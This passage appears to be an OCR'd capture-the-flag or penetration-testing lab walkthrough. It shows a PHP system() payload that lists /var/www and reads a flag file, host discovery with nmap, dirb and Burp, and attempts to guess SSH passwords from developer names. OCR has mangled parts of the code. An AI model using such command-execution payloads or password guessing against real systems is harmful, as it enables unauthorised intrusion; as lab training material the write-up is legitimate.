
Login as tracking1

- We now logged-in as admin and use this script to look for flag.

```
echo
"<pre>";syste-
m("ls -la /
var/-
www");echo"<\-
pre>";
system("cat /
var/www/-
flag.txt");
```

- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).


⇒ Luckily the flag is stored there.



Big Note


• Since this is a DNS server, it is recommended that you also browse **/etc/hosts** for some probably useful information. You can do that, as follows.

→ This will help us gather more hidden hosts



→ Capture all these hosts with BurpSuite to test later

- Inside Burp suite, the output looks much more clear.
  As you can see, an **unknown Virtual Host** was discovered among some fake hosts.
  Let's add it to our system's **/etc/hosts** file and continue with the last machine of this challenge.




172.16.64.166

Nmap scan report for **172.16.64.166**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
| 256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_ 256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
8080/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
MAC Address: 00:50:56:A5:D4:60 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Inspect

Dirb


- Nothing is interested found




View-Page Source

- We found all the programmer name that contributed to the web ⇒ Then maybe the password might be related to their name?

- Try to connect to SSH



Connect to SSH



#**ssh** 172.16.64.166 **-p** 2222

- First attemped failed

```
┌──(root💀kali)-[~]
└─# ssh 172.16.64.166 -p 2222
################################################################
#       WARNING! This system is for authorized users only.     #
#       You activity is being actively monitored.              #
#       Any suspicious behavior will be resported.             #
################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

root@172.16.64.166's password:
Permission denied, please try again.
root@172.16.64.166's password:
Permission denied, please try again.
root@172.16.64.166's password:
```

- Second attemped with Pablo ⇒ failed

